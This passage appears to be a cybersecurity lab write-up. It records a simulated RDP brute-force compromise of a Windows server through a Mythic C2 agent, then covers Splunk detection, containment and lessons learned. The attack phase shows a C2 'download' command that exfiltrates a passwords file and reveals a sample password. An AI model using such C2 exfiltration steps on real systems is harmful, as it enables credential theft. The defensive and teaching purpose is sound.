INTERACT	: IP	: HOST	: USER	: DOMAIN	: PID	: LAST CHECKIN	: DESCRIPTION
1	11.0.0.12	EC2AMAZ-7F3H709	Administrator	EC2AMAZ-7F3H709	2196	8 seconds	Project


- Performing ‘Whoami’ command from C2 Server

```
whoami
```

Administrator

Phase 7: Data Exfiltration

After searching in our victim machine, I found an interesting file (Passwords.txt), So I will send this file to Mythic C2 Server.



- By using the following command ‘download C:\Users\Administrtrator\Documents\passwords.txt’ I exfiltrated the file to C2 Server

A screenshot of the ContentFly interface. At the top, there is a log entry: '[Thu Sep 26 2024 08:38 PM] / 4 / mythic_admin / 1 / apollo / download C:\Users\Administrator\Documents\passwords.txt'. Below this is a table with columns: Size, Host, File, Path, Task, and Tags. There is one row showing '12 B' for Size, 'EC2AMAZ-7F3H7O9' for Host, 'passwords.txt' for File, 'C:\Users\Administrator\Documents\passwords.txt' for Path, '4' for Task, and an empty Tags column. Below the table, there are tabs for PREVIEW, TEXT, HEX, and a download icon. Under the PREVIEW tab, there is a syntax highlighter for 'html' and a code editor with the text 'Project@2024'. At the bottom, there is a search bar with the placeholder 'Task an agent...'.

A screenshot of the Operation Chimera interface. At the top, there is a navigation bar with various links like 'ContentFly - Fast & ...', 'The 12 Best Freelan...', 'Getting started with...', 'Impact of cyber atta...', 'Introduction to Cyb...', 'Assessment and Tre...', 'CED 501 Movie Paper', 'Push (Precious) Cha...', and 'All Bookmarks'. Below the navigation bar is a toolbar with icons for CALLBACKS, TASKS, FILES, CREDENTIALS, KEYLOGS, ARTIFACTS, TOKENS, PROXIES, PROCESSES, and TAGS. The FILES tab is selected. In the main area, there is a search bar with 'Host Name Search...' and 'Search...'. Below the search bar is a dropdown for 'Filename' set to 'Downloads' and a button for 'ZIP & DOWNLOAD SELECTED'. At the bottom, there is a table with columns: Actions, File, Comment, Size, Tags, and More. There is one row in the table with a file icon, the host name 'EC2AMAZ-7F3H7O9', the file path 'C:\Users\Administrator\Documents\passwords.txt', an edit icon for comment, '12 Bytes' for size, and an orange 'FilePreviewed' button for tags.

8-Detection Phase

From the logs that has been generated and forwarded to Splunk, we can detect the Attack happened

We will check Event Code = 4776, which used for credential validation

	time	host	source	sourcetype	user	TaskCategory	Source_Workstation	action	CategoryString	Keywords	EventCode	name	user_group	dest	src_port	src_user	src_user_name	src
>	9/26/24 4:23:57.000 PM	EC2AMAZ- 7F3H709	WinEventLog:Security	WinEventLog	Administrator	Credential Validation	kali	failure	Audit Failure	4776	The domain controller attempted to validate the credentials for an account			EC2AMAZ- 7F3H709			kali	
>	9/26/24 4:23:57.000 PM	EC2AMAZ- 7F3H709	WinEventLog:Security	WinEventLog	Administrator	Credential Validation	kali	failure	Audit Failure	4776	The domain controller attempted to validate the credentials for an account			EC2AMAZ- 7F3H709			kali	
>	9/26/24 4:23:57.000 PM	EC2AMAZ- 7F3H709	WinEventLog:Security	WinEventLog	Administrator	Credential Validation	kali	failure	Audit Failure	4776	The domain controller attempted to validate the credentials for an account			EC2AMAZ- 7F3H709			kali	
>	9/26/24 4:23:57.000 PM	EC2AMAZ- 7F3H709	WinEventLog:Security	WinEventLog	Administrator	Credential Validation	kali	failure	Audit Failure	4776	The domain controller attempted to validate the credentials for an account			EC2AMAZ- 7F3H709			kali	
>	9/26/24 4:23:55.000 PM	EC2AMAZ- 7F3H709	WinEventLog:Security	WinEventLog	Administrator	Credential Validation	kali	failure	Audit Failure	4776	The domain controller attempted to validate the credentials for an account			EC2AMAZ- 7F3H709			kali	

- If we took a closer look at the logs above, we could detect some unusual behavior

- The time stamp is so close in each log
- Repeated failure action
- After many frequent failure actions, there is a Success action

	time	host	source	sourcetype	user	TaskCategory	Source_Workstation	action	CategoryString	Keywords	EventCode	name	user_group	dest	src_port	src_user	src_user_name	src
>	9/26/24 4:23:58.000 PM	EC2AMAZ- 7F3H709	WinEventLog:Security	WinEventLog	Administrator	Credential Validation	kali	success	Audit Success	4776	The domain controller attempted to validate the credentials for an account			EC2AMAZ- 7F3H709			kali	

Analyzing the logs

Type	Field	Value	Actions				
Selected	<input checked="" type="checkbox"/> TaskCategory	Logon	▼	▼	▼	▼	▼
	<input checked="" type="checkbox"/> action	success	▼	▼	▼	▼	▼
	<input checked="" type="checkbox"/> host	EC2AMAZ-7F3H7O9	▼	▼	▼	▼	▼
	<input checked="" type="checkbox"/> source	WinEventLog:Security	▼	▼	▼	▼	▼
	<input checked="" type="checkbox"/> sourcetype	WinEventLog	▼	▼	▼	▼	▼
	<input checked="" type="checkbox"/> user	Administrator	▼	▼	▼	▼	▼
Event	<input type="checkbox"/> Account_Domain	-	▼	▼	▼	▼	▼
		EC2AMAZ-7F3H7O9	▼	▼	▼	▼	▼
	<input type="checkbox"/> Account_Name	-	▼	▼	▼	▼	▼
		Administrator	▼	▼	▼	▼	▼
	<input type="checkbox"/> Authentication_Package	NTLM	▼	▼	▼	▼	▼
	<input type="checkbox"/> ComputerName	EC2AMAZ-7F3H7O9	▼	▼	▼	▼	▼
	<input type="checkbox"/> Elevated_Token	Yes	▼	▼	▼	▼	▼

<input type="checkbox"/> Transited_Services	-
<input type="checkbox"/> Type	Information
<input type="checkbox"/> Virtual_Account	No
<input type="checkbox"/> Workstation_Name	kali
<input type="checkbox"/> action	success
<input type="checkbox"/> app	win:remote (remote)
<input type="checkbox"/> authentication_method	NTLM

- We deduce that the attacker after many frequent failures, he successfully brute forced the password and logged into the machine
- Attacker_Workstation_Name = Kali
- Attacker_IP_Address = 41.236.158.194

- Now we would try to find if the attacker gained unauthorized privilege or created any other users

	_time	host	source	sourcetype	user	TaskCategory	Source_Workstation	action
>	9/26/24 4:41:19.000 PM	EC2AMAZ-7F3H7O9	WinEventLog:Security	WinEventLog	KALI	User Account Management		modified
>	9/26/24 4:41:19.000 PM	EC2AMAZ-7F3H7O9	WinEventLog:Security	WinEventLog	KALI	User Account Management		modified
>	9/26/24 4:41:19.000 PM	EC2AMAZ-7F3H7O9	WinEventLog:Security	WinEventLog	KALI	User Account Management		created
>	9/26/24 4:23:58.000 PM	EC2AMAZ-7F3H7O9	WinEventLog:Security	WinEventLog	Administrator	Logon		success
>	9/26/24 4:23:58.000 PM	EC2AMAZ-7F3H7O9	WinEventLog:Security	WinEventLog	Administrator	Credential Validation	kali	success
>	9/26/24 4:23:57.000 PM	EC2AMAZ-7F3H7O9	WinEventLog:Security	WinEventLog	Administrator	Logon		failure
>	9/26/24	EC2AMAZ-7F3H7O9	WinEventLog:Security	WinEventLog	Administrator	Credential Validation	kali	failure

- As shown above the attacker after gaining access to the victim machine, he created a new User called 'KALI'

Changed Attributes:		
SAM Account Name:	KALI	
Display Name:	<value not set>	
Show all 48 lines		
Event Actions ▾		
Type	Field	Value
Selected	CategoryString	Account Management
	EventCode	4738
	Keywords	Audit Success
	TaskCategory	User Account Management
	action	modified
	host	EC2AMAZ-7F3H7O9
	name	A user account was changed
	source	WinEventLog:Security
	sourcetype	WinEventLog
	user	KALI
	user_group	KALI
Event	Account_Domain	EC2AMAZ-7F3H7O9
		EC2AMAZ-7F3H7O9
	Account_Expires	<never>
	Account_Name	Administrator
		KALI

Checking unusual processes



- We can see a process called ‘svchost-Abdelrahman.exe’ which is a malicious process related to the payload we have created

9/26/24 5:22:14.000 PM EC2AMAZ-7F3H709 WinEventLog:Security WinEventLog Administrator Process Creation allowed Audit Success 4688

... 27 lines omitted ...
New Process Name: C:\Users\Public\Downloads\svchost-Abdelrahman.exe
... 1 line omitted ...
Mandatory Label: S-1-16-12288
Creator Process ID: 0x17e8
Creator Process Name: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Process Command Line:
Show all 41 lines

Event Actions ▾


Type	Field	Value
Selected	Creator_Process_Name	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
	EventCode	4688
	Keywords	Audit Success
	TaskCategory	Process Creation
	action	allowed
	app	win:unknown
	dest	EC2AMAZ-7F3H709

9-Containment Phase

In this phase, we will see how to contain this incident to avoid spreading it in our network.


Steps

1. The first step in containment is to isolate the affected **Windows Server** to prevent the attacker from continuing to interact with it and spreading further into the network.
2. Once the server is isolated, it is essential to terminate any **active C2 connections** between the attacker and the server.





3. Since the attack originated from the **Kali Linux machine**, its IP address can be blocked to prevent any further communication attempts with the compromised server.





1- Open windows firewall, click on **Inbound Rules** then **New Rule**



2- Choose custom rule



3- Add the attacker's IP address to block it



4- The rule we created



- 4- Remove any unauthorized users
- 5- Since the attacker disabled **Windows Defender**, it must be re-enabled to provide protection against further malware or persistence mechanisms.
- 6- Use Complex Passwords and a strong Group Policy

10-Lessons Learned

1- Importance of Strong Authentication and Access Controls

Lesson: The attack was successful due to weak authentication mechanisms (brute-force vulnerability on RDP). This demonstrates the necessity of robust authentication methods and ensuring that sensitive services like RDP are not exposed to the internet.

Action: Implement **multi-factor authentication (MFA)** for RDP and all privileged accounts. Consider **disabling RDP** or exposing it only through secure methods like **VPN** or **bastion hosts**.

2- Early Detection and Monitoring are Essential

Lesson: The attacker disabled **Windows Defender**, which remained undetected. Better endpoint monitoring and alerting mechanisms could have detected the attacker's presence earlier, before deeper compromise occurred.

Action: Deploy **endpoint detection and response (EDR)** solutions across critical systems. Ensure **real-time monitoring** for suspicious activities, such as disabling security services, unexpected PowerShell commands, or abnormal RDP sessions.

3- The Need for Regular Vulnerability Assessments

Lesson: The attacker gained initial access by exploiting an open RDP port, showing that regular vulnerability assessments and hardening processes should be part of routine operations.

Action: Conduct regular vulnerability scans to identify and remediate open ports, weak services, and other misconfigurations.

4. Defense Evasion Techniques Must Be Anticipated

Lesson: The attacker used defense evasion techniques, such as disabling Windows Defender and bypassing security controls. Anticipating and detecting these types of evasion tactics is key.

Action: Set up security baselines and implement continuous integrity monitoring to detect any unauthorized changes in security configurations.